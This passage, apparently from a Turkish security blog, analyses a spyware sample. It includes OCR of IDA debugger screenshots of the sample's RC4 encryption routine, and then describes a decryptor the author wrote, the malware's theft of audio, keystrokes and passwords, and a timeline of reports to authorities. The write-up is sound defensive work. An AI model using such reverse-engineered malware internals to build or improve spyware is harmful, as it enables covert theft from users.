

IDA - C:\Users\Mert\Desktop\malware-dumped.exe
File Edit Jump Search View Debugger Options Windows Help
Library function Data Regular function Unexplored Instruction External symbol
Debug View
Structures
Enums
IDA View-EIP
loc_4355F6: ; dwBufLen
push ebx
push esi ; int
call sub_437120 ; sifrelemeye gidiyor
add esp, 8
test al, al
jz short loc_4355B8
cmp [ebp+arg_4], 1
jnz short loc_435613
loc_4355B8:
mov ecx, dword_59B0BC
100.00% (-30,1233) (643,36) 000349F7 004355F7: sub_435560+97 (Synchronized with EIP)
General registers
EAX 002761DA debug019:002761DA
EBX 000001BE
ECX 00000000
EDX 00000002
ESI 002761D0 debug019:002761D0
EDI 00276000 debug019:00276000
EBP 0018FA88 Stack[00000818]:0018FA88
ESP 0018F668 Stack[00000818]:0018F668
EIP 004355F8 sub_435560+98
EFL 00000212
Hex View-1
002761D0 49 4E 49 54 43 B4 01 00 00 01 31 00 30 00 3A 00 INITC¦....1.0.:.
Stack view
0018F664 002761DA debug019:002761DA
0018F668 002761D0 debug019:002761D0
UNKNOWN 002761D0: debug019:002761D0
UNKNOWN 0018F668: Stack[00000818]:((Synchronized with ESP)
Output window
Flushing buffers, please wait...ok
Python
AU: idle Down Disk: 23GB


IDA - C:\Users\Mert\Desktop\malware-dumped.exe
File Edit Jump Search View Debugger Options Windows Help
Library function Data Regular function Unexplored Instruction External symbol
Debug View
Structures
Enums
IDA View-EIP
mov ecx, [esp+3Ch+phHash]
mov edx, [esp+3Ch+phProv]
lea eax, [esp+3Ch+phKey]
push eax ; phKey
push 800000h ; dwFlags
push ecx ; hBaseData
push 6801h ; Algid
push edx ; hProv
call ds:CryptDeriveKey
test eax, eax
jz short loc_437270
mov eax, [esp+3Ch+dwBufLen]
mov ecx, [esp+3Ch+var_20]
mov edx, [esp+3Ch+phKey]
push eax ; dwBufLen
mov [esp+40h+pdwDataLen], eax
lea eax, [esp+40h+pdwDataLen]
push eax ; pdwDataLen
push ecx ; pbData
push ebx ; dwFlags
push 1 ; Final
push ebx ; hHash
push edx ; hKey
call ds:CryptEncrypt
loc_437270:
mov ecx, [esp+3Ch+var_4]
pop edi
pop esi
mov al, bl
pop ebx
xor ecx, esp
call @__security_check_cookie@4 ; __security_check_cookie(x)
add esp, 30h
retn
sub_437120 endp
100.00% (310,2128) (701,3) 00036520 00437120: sub_437120 (Synchronized with EIP)
General registers
EAX 002761DA debug019:002761DA
EBX 000001BE
ECX 00000000
EDX 00000002
ESI 002761D0 debug019:002761D0
EDI 00276000 debug019:00276000
EBP 0018FA88 Stack[00000818]:0018FA88
ESP 0018F668 Stack[00000818]:0018F668
EIP 004355F8 sub_435560+98
EFL 00000212
Hex View-1
002761D0 49 4E 49 54 43 B4 01 00 00 01 31 00 30 00 3A 00 INITC¦....1.0.:.
Stack view
0018F664 002761DA debug019:002761DA
0018F668 002761D0 debug019:002761D0
UNKNOWN 002761D0: debug019:002761D0
UNKNOWN 0018F668: Stack[00000818]:((Synchronized with ESP)
Output window
Flushing buffers, please wait...ok
Python
AU: idle Down Disk: 23GB





Anahtarın oluşturulmasında kullanılan karakter dizisini bulduktan sonra Python ile RC4 şifrelenen veriyi çözen bir program hazırlamaya karar verdim ve ortaya adına Polgov Decryptor verdiğim araç çıkıverdi. Bu araç sayesinde ağlarında paket kaydı (full packet capture) yapanların geçmişte sistemlerinden sızan şifreli verileri çözebileceklerine ümit ediyorum.



Sonuç itibariyle kum havuzu (sandbox) raporlarından da elde edilen bilgiler ışığında, sistem üzerinden ses, tuş kaydı ve parola bilgilerini çalabilen, adını bilemediğim bu ileri seviye casus yazılım ile birilerinin uzun bir süredir Linux, Windows ve macOS kullanıcılarını hedef aldığını görebiliyoruz. Özellikle APT zararlı yazılımlarında karşılaştığımız LUA betik dili kullanımının bu zararlı yazılımda da kullanılıyor olması bu zararlı yazılımın arkasında organize bir grubun olabileceği şüphesini arttırıyor. Son olarak Windows kullanıcıları kadar Linux ve macOS kullanıcılarına da internet sitelerini gezerken dikkatli ve tedbirli olmalarında fayda olacaktır.

Yazıma son noktayı koymadan önce, zararlı yazılıma ilişkin yapmış olduğum bildirime geri dönüşte bulunup, çalışma başlatan Siber Suçlarla Mücadele Daire Başkanlığı'na sorumlu bir vatandaş olarak teşekkür eder, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Tarihçe:

13 Kasım'da USOM'a konuya ilişkin bildirimde bulundum. 20 Kasım'da Siber Suçlar Daire Başkanlığı'na bildirimde bulundum. 22 Kasım'da zararlı yazılımları barındıran üniversite yetkilisine konuya ilişkin bildirimde bulundum. 29 Kasım'da USOM tarafından kurumlara zararlı bağlantı adresleri ile ilgili uyarı e-postası gönderildi.

Not: Bu yazı ayrıca Pi Hediyem Var #9 oyununun çözüm yolunu da içermektedir.

The post They PWN Houses! appeared first on Hack 4 Career - Siber Güvenlik Günlüğü.